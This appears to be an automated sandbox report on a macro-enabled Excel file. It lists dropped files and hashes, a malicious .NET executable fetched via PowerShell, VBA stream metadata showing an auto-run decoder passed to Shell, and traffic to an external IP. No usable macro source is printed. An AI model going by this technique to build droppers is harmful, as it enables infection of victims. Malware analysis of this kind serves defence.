C:\Users\user\AppData\Local\Temp\Cab9934.tmp	
Process:	C:\Users\user\AppData\Roaming\tNDFx.exe
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
Category:	dropped

C:\Users\user\AppData\Local\Temp\Cab9934.tmp

Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwIm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A430 10B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.- .J...."Y...$E.KB..D...D.....3.n..u.....\|..=H4..c&.....f.,..=..-...p2...`HX.....b.....Di.a..... M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0 .h..(....{2Y.].g...yw..\|0.+?.`-../.xvy..e.....w.+^...w\|.Q.k.9&.Q.EzS.f.....>?w.G.....v.F.....A.....-P.$. Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r. ...R.&W4.5]....k.._iK..xzW.w.M.>,5.}..}.tLX5Ls3_..).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....: .x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+ .D8.m..F .h...*.....ItNs.\....s..,.f`D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.l....Fc.ObLq.. ....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\Local\Temp\Tar9935.tmp

Process:	C:\Users\user\AppData\Roaming\tNDFx.exe
File Type:	data
Category:	dropped
Size (bytes):	152788
Entropy (8bit):	6.309740459389463
Encrypted:	false
SSDEEP:	1536:Tlz6c7xcjgCyrYBZ5pimp4Ydm6Caku2Dnsz0JD8reJgMnl3rlMGGv:TNqccCymfdmoku2D MykMnNGG0
MD5:	4E0487E929ADBBA279FD752E7FB9A5C4
SHA1:	2497E03F42D2CBB4F4989E87E541B5BB27643536
SHA-256:	AE781E4F9625949F7B8A9445B8901958ADECE7E3B95AF344E2FCB24FE989EEB7
SHA-512:	787CBC262570A4FA23FD9C2BA6DA7B0D17609C67C3FD568246F9BEF2A138FA4EBCE2D 76D7FD06C3C342B11D6D9BCD875D88C3DC450AE41441B6085B2E5D48C5A
Malicious:	false
Preview:	0..T...*.H.....T.0..T....1.0...`.H.e.....0..D...+.....7.....D.0..D.0...+.....7.....|h....21030306285 5Z0...+.....0..D.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0...+.....7<..0 ..+.. ...7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....- @w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,..... [./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7. ..1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D. .+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1 .....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N.. .`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\6SFY2ZDAX72H3NDC9G39.temp

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.59046692240568
Encrypted:	false
SSDEEP:	96:chQCsMqZqvsqvJCwo1z8hQCsMqZqvsEHyqvJCworbzv1YyHmQhOZlUV/lu:cywo1z8yMH norbzvYQhOSIu
MD5:	3B3B1714DCD8B8988FC2C80DC784C02F
SHA1:	05D3A860E5319CBF9FBDE9010E9DDBF48AC6DBAE
SHA-256:	716F2D54E088BCE4FBD19DEB092DFA2E2CCFF11B0A565AAEDB0A443F612259D5
SHA-512:	C5E90F7603BB6BDFA7D5898D9C7093C93E88F5ED4BBAF9888B36DCE72C8FC21EBEF3C 9978F91E74890AEDA4A185AE7FF78EB4C710709DA10617B9CF647703684
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i..... +00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D. a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.. .....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs. .f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1..... xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2 .1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e. l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\tNDFx.exe	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	69736
Entropy (8bit):	5.5447144009894265
Encrypted:	false
SSDEEP:	768:Ui0upenX9w1hHAWyGiqIoZphnxfsmnOYOSLCGflvsGflvx/FIwJGun51oGflvx/+:U1upa21hFyGiqI0jxfsRw0
MD5:	B2AB5D8639C89D42ACBDC362B86ACA91
SHA1:	84A55E89E1B5731A0DC1E8475E148B7C3EBB8B01
SHA-256:	7A8E27F4732DE792D7904A347061EFD90E892A954206ADB676FE8B8A914CA3FA
SHA-512:	F7B0C0221812EF3CDEE347125236EB7B430305BC904ABA40CE49EFC921664DD776D4B371649045ED31C062E7FC41391740B217FC3FC2C9F55B41168C6F94B630
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 28%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....N.....".0.....N.... ... .@.. .....`.....@.....K.... .....h....@..... ..... ..H.....text...T.... ..... ..`.rsrc..... .....@..@.reloc.....@.....@..B.....0.....H.....s..\.....*".(....*R.(.....s....}....*6.(~...o%....*>..r.L.p.o0....*".(1....*Vs....(2...t.....*~r...pzr...pzr...pzr...pzr...pz*.r...pzr...pzr...pzr...pzr...pzr...pzr...pz*.r...pzr...pzr...pzr...pzr...pzr...pzr...pz*.r...pzr...pzr...pzr...pzr...pzr...pzr...pzr...pz*.r...pzr...pzr...pzr...pzr...pzr...pzr...pzr...pz*....0.....r...pzr...pzr...pzr...pzr...pzr...pzr...pzr...pzr...

C:\Users\user\Desktop\~$MV TRIADES.xlsm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58D
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.980392459837041
TrID:	• Excel Microsoft Office Open XML Format document with Macro (57504/1) 54.50% • Excel Microsoft Office Open XML Format document (40004/1) 37.92% • ZIP compressed archive (8000/1) 7.58%
File name:	MV TRIADES.xlsm
File size:	430221
MD5:	f7f66672f19f2dabe4f7269e32eb8540
SHA1:	688ba6fb074142755fecd74056278b145a282f5a
SHA256:	9664740123170b912430759af6cfad9ff784ccd266fe93909022093beff051c7
SHA512:	b6a3f0df23c731b57ec21ed74bba187a46f49fb35c35a089417b17cc2dc1fed3b4dba04584b1ccb26df7fb7e29459a268c25d4d0df918b9eb0a319303aff360e
SSDEEP:	12288:Y49w8fyunGthwu8kxPthZugvq4jzjSGUuiG:Y49b7AhFxPthZnvL3t/
File Content Preview:	PK.....!..'.....[Content_Types].xml ...(.....

File Icon

Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General	
Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/372951/sample/MV TRIADES.xlsm"

Indicators	
Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Author:	BOOLOO
Last Saved By:	BOOLOO
Create Time:	2021-03-17T12:53:17Z
Last Saved Time:	2021-03-21T07:13:49Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams with VBA

VBA File Name: Sheet1.cls, Stream Size: 1180

General	
Stream Path:	VBA/Sheet1
VBA File Name:	Sheet1.cls
Stream Size:	1180
Data ASCII:	. . . . Z . . . . J . . . . # . . . . p . . . . ! c L i 1 F . . . . . N . . . . F . . . . ! j 6 . W ` w E . . B . l . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . x . . . . ! j 6 . W ` w E . . . B . l . . . . ! c L i 1 F . . . . N . . . . M E . . . .
Data Raw:	01 16 03 00 06 00 01 00 00 5a 03 00 00 e4 00 00 00 10 02 00 00 88 03 00 00 96 03 00 00 ea 03 00 00 00 00 00 00 01 00 00 00 4a 17 93 bc 00 00 ff ff 23 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff 70 00 ff ff 00 00 cf 1d 21 63 4c 69 31 46 bb d7 ba e1 e7 4e 15 97 20 08 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace

Keyword
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: ThisWorkbook.cls, Stream Size: 33779

General	
Stream Path:	VBA/ThisWorkbook
VBA File Name:	ThisWorkbook.cls
Stream Size:	33779
Data ASCII:	. . . . . B . . . . . 8 . . . . . ! p . . . . . J . . . . . # . . . . p . . . . . @ . _ . . K G . 1 . 7 . . . . . F . . . . . G 5 ' . . r E . . ' . . [. . . . . x . . . . . G 5 ' . . r E . . ' . . [. . . @ . _ . . K G . 1 . 7 . . . . . M E . . . . .
Data Raw:	01 16 03 00 06 00 01 00 00 42 08 00 00 e4 00 00 00 38 02 00 00 a7 08 00 00 b5 08 00 00 21 70 00 00 00 00 00 00 01 00 00 00 4a 17 e6 02 00 00 ff ff 23 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff 70 00 ff ff 00 00 e9 40 be 5f 1b 17 4b 47 a6 31 e1 37 8b 19 f0 cd 19 08 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
PzJjQLNaCwSTDGq)
String,
Val("&H"
sssssss(CodeKey
DataIn
VB_Name
VB_Creatable
"ThisWorkbook"
VB_Exposed
strDataOut
sssssss
PzJjQLNaCwSTDGq
Public
Function
String
String)
Len(CodeKey))
lonDataPtr)
sssssss("a",
VB_Customizable
Integer
(Len(DataIn)
retval
((lonDataPtr
VB_TemplateDerived
Asc(Mid$(CodeKey,
(Mid$(DataIn,
False
lonDataPtr
Attribute
Workbook_Open()
VB_PredeclaredId
VB_GlobalNameSpace
Shell(sssssss)
VB_Base

VBA Code

Streams

Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 416

General	
Stream Path:	PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	416
Entropy:	5.27264099156
Base64 Encoded:	True
Data ASCII:	I D = " { D 1 A 6 0 3 4 6 - B 1 2 9 - 4 A D 6 - B F 9 2 - 8 4 E F A 9 C 3 9 B 0 2 } " . . D o c u m e n t = T h i s W o r k b o o k / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = S h e e t 1 / & H 0 0 0 0 0 0 0 0 . . N a m e = " V B A P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 7 C 7 E 9 5 D 9 E D 9 3 F 1 9 3 F 1 9 3 F 1 9 3 F 1 " . . D P B = " 3 A 3 8 D 3 9 F 9 0 A 0 9 0 A 0 9 0 " . . G C = " F 8 F A 1 1 E 2 1 2 E 2 1 2
Data Raw:	49 44 3d 22 7b 44 31 41 36 30 33 34 36 2d 42 31 32 39 2d 34 41 44 36 2d 42 46 39 32 2d 38 34 45 46 41 39 43 33 39 42 30 32 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 53 68 65 65 74 31 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4e 61 6d 65 3d 22 56 42 41 50 72 6f 6a 65 63 74 22 0d 0a 48 65

Stream Path: PROJECTwm, File Type: data, Stream Size: 62

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	62
Entropy:	3.05546715432
Base64 Encoded:	False
Data ASCII:	T h i s W o r k b o o k . T . h . i . s . W . o . r . k . b . o . o . k . . . S h e e t 1 . S . h . e . e . t . 1 . . . . .
Data Raw:	54 68 69 73 57 6f 72 6b 62 6f 6f 6b 00 54 00 68 00 69 00 73 00 57 00 6f 00 72 00 6b 00 62 00 6f 00 6f 00 6b 00 00 00 53 68 65 65 74 31 00 53 00 68 00 65 00 65 00 74 00 31 00 00 00 00 00

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 2706

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	2706
Entropy:	4.28368853699
Base64 Encoded:	False
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . r . o . g . r . a . m . . F . i . l . e . s . \\ . C . o . m . m . o . n . . F . i . l . e . s . \\ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 .
Data Raw:	cc 61 b2 00 00 03 00 ff 09 04 00 00 09 04 00 00 e4 04 03 00 00 00 00 00 00 00 00 00 01 00 04 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/__SRP_0, File Type: data, Stream Size: 2525

General	
Stream Path:	VBA/__SRP_0
File Type:	data
Stream Size:	2525
Entropy:	3.32361225004
Base64 Encoded:	False
Data ASCII:	. K * . . . . r U . . . . @ . . . . @ . . . . @ . . . . ~ . . . . ~ . . . . ~ . . . . ~ . . . . ~ . . . . ~ . . . . ~ . . . . ~ . . . . ~ . . . . ~ . . . . ~ & . . . . " . . . .
Data Raw:	93 4b 2a b2 03 00 10 00 00 00 ff ff 00 00 00 00 01 00 02 00 ff ff 00 00 00 00 01 00 00 00 01 00 00 00 00 00 01 00 02 00 01 00 00 00 00 00 01 00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 00 00 00 01 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 00 00 72 55 80 01 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 06 00 00 00

Stream Path: VBA/__SRP_1, File Type: data, Stream Size: 283

General	
Stream Path:	VBA/__SRP_1

General	
File Type:	data
Stream Size:	283
Entropy:	2.00632052806
Base64 Encoded:	False
Data ASCII:	r U @ . . . . @ . . . . @ . . . . @ . . . . ~ . . . . ~ v . . . . q . . . . 0 . . . . C o d e K e y . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 02 00 00 00 00 00 00 7e 02 00 00 00 00 00 00 7e 76 00 00 00 00 00 00 7f 00 00 00 00 00 00 00 00 12 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 11 00 00 00 00 00 00 00 00 00 05 00 11 00 00 00 00 00

Stream Path: VBA/__SRP_2, File Type: data, Stream Size: 464

General	
Stream Path:	VBA/__SRP_2
File Type:	data
Stream Size:	464
Entropy:	1.56511880038
Base64 Encoded:	False
Data ASCII:	r U @ . . . . @ . . . . @ . . . . 8 . . . . P . . . . A . . . . ` . . . q . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 03 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 01 00 00 00 01 00 e1 03 00 00 00 00 00 00 00 00 00 00 11 08 00 00 00 00 00 00 00 00 00 00 41 08

Stream Path: VBA/__SRP_3, File Type: data, Stream Size: 106

General	
Stream Path:	VBA/__SRP_3
File Type:	data
Stream Size:	106
Entropy:	1.35911194617
Base64 Encoded:	False
Data ASCII:	r U @ . . . . @ . . . . @ . . . . x . . . . b . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 02 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 78 00 00 00 08 00 00 00 00 00 00 00 62 00 00 00 00 00 00 7f 00 00 00 00 00 00 00 00

Stream Path: VBA/__SRP_4, File Type: data, Stream Size: 24047

General	
Stream Path:	VBA/__SRP_4
File Type:	data
Stream Size:	24047
Entropy:	3.39608832578
Base64 Encoded:	False
Data ASCII:	r U . . . . @ . . . . @ . . . . 8 . . . . 0 . . . . a . . . . ! . . . . A . . . . a . . . .
Data Raw:	72 55 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 05 00 30 01 00 00 00 00 00 00 00 00 00 02 00 02 00 18 00 00 00 91 0c 00 00 00 00 00 00 00 00 00 00 61 0a 00 00 00 00 00 00 00 00 00 81 0a 00 00 00 00 00 00 00 00

Stream Path: VBA/__SRP_5, File Type: data, Stream Size: 244

General	
Stream Path:	VBA/__SRP_5
File Type:	data
Stream Size:	244
Entropy:	2.1201357217
Base64 Encoded:	False


General	
Data ASCII:	r U @ . . . . . @ . . . . . @ . . . . . x . . . . . 8 . . . . . ` . . . . 8 . . . . . X . ! . . . . . ` . . . . . 1 . . . . . Q . . . . . P . P . . . . . b . . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 04 00 ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 78 00 00 00 08 00 38 00 e1 01 00 00 00 00 00 00 00 00 04 00 00 00 03 60 00 00 d9 08 38 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00

Stream Path: VBA/dir, File Type: data, Stream Size: 516

General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	516
Entropy:	6.28804288216
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . . . . d . . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . . > . E b . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \ \ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \ \ W i n d . o w s \ \ S y s t e m 3 2 \ \ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . . E . 2 D F 8 D 0 4 C . -
Data Raw:	01 00 b2 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 3e a4 45 62 06 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 22, 2021 15:36:08.971635103 CET	49165	80	192.168.2.22	107.180.99.252
Mar 22, 2021 15:36:09.110651970 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:09.110791922 CET	49165	80	192.168.2.22	107.180.99.252
Mar 22, 2021 15:36:09.113032103 CET	49165	80	192.168.2.22	107.180.99.252
Mar 22, 2021 15:36:09.564912081 CET	49165	80	192.168.2.22	107.180.99.252
Mar 22, 2021 15:36:09.669487953 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:09.678536892 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:09.679099083 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:09.679124117 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:09.679167986 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:09.679199934 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:09.679248095 CET	49165	80	192.168.2.22	107.180.99.252
Mar 22, 2021 15:36:09.679289103 CET	49165	80	192.168.2.22	107.180.99.252

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 22, 2021 15:36:09.679636002 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:09.679671049 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:09.679711103 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:09.679722071 CET	49165	80	192.168.2.22	107.180.99.252
Mar 22, 2021 15:36:09.679789066 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:09.679801941 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:09.679902077 CET	49165	80	192.168.2.22	107.180.99.252
Mar 22, 2021 15:36:10.183237076 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:10.183279991 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:10.183296919 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:10.183442116 CET	49165	80	192.168.2.22	107.180.99.252
Mar 22, 2021 15:36:10.183556080 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:10.183593988 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:10.183631897 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:10.183671951 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:10.183696985 CET	49165	80	192.168.2.22	107.180.99.252
Mar 22, 2021 15:36:10.183707952 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:10.183717012 CET	49165	80	192.168.2.22	107.180.99.252
Mar 22, 2021 15:36:10.184484959 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:10.184503078 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:10.184568882 CET	49165	80	192.168.2.22	107.180.99.252
Mar 22, 2021 15:36:10.737412930 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:10.737456083 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:10.737481117 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:10.737505913 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:10.737677097 CET	49165	80	192.168.2.22	107.180.99.252
Mar 22, 2021 15:36:10.737925053 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:10.737955093 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:10.737982988 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:10.738013029 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:10.738039970 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:10.738065004 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:10.738085032 CET	49165	80	192.168.2.22	107.180.99.252
Mar 22, 2021 15:36:10.738090038 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:10.738117933 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:10.738195896 CET	49165	80	192.168.2.22	107.180.99.252
Mar 22, 2021 15:36:10.953423977 CET	49165	80	192.168.2.22	107.180.99.252
Mar 22, 2021 15:36:11.191302061 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:11.191344976 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:11.191370964 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:11.191395044 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:11.191490889 CET	49165	80	192.168.2.22	107.180.99.252
Mar 22, 2021 15:36:11.191713095 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:11.191742897 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:11.191792011 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:11.191792011 CET	49165	80	192.168.2.22	107.180.99.252
Mar 22, 2021 15:36:11.191802979 CET	49165	80	192.168.2.22	107.180.99.252
Mar 22, 2021 15:36:11.191814899 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:11.191867113 CET	49165	80	192.168.2.22	107.180.99.252
